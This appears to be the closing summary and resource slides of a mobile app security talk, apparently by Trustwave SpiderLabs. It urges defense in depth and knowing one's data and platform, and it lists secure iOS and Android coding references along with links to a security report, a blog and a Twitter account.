- Mobile applications and related security breaches receive a lot of media attention
- You cannot be 100% safe, but you can make it hard – Defense in Depth
- Know your data, know your platform and use that knowledge to protect your apps

Resources

- Secure iOS coding – “Hacking and Securing iOS Applications” by Jonathan Zdziarski
- Secure Android coding – basic secure Java coding.

Resources

- Download the Global Security Report:
<http://www.trustwave.com/GSR>
- Read our Blog:
<http://blog.spiderlabs.com>
- Follow us on Twitter:
[@SpiderLabs](https://twitter.com/SpiderLabs)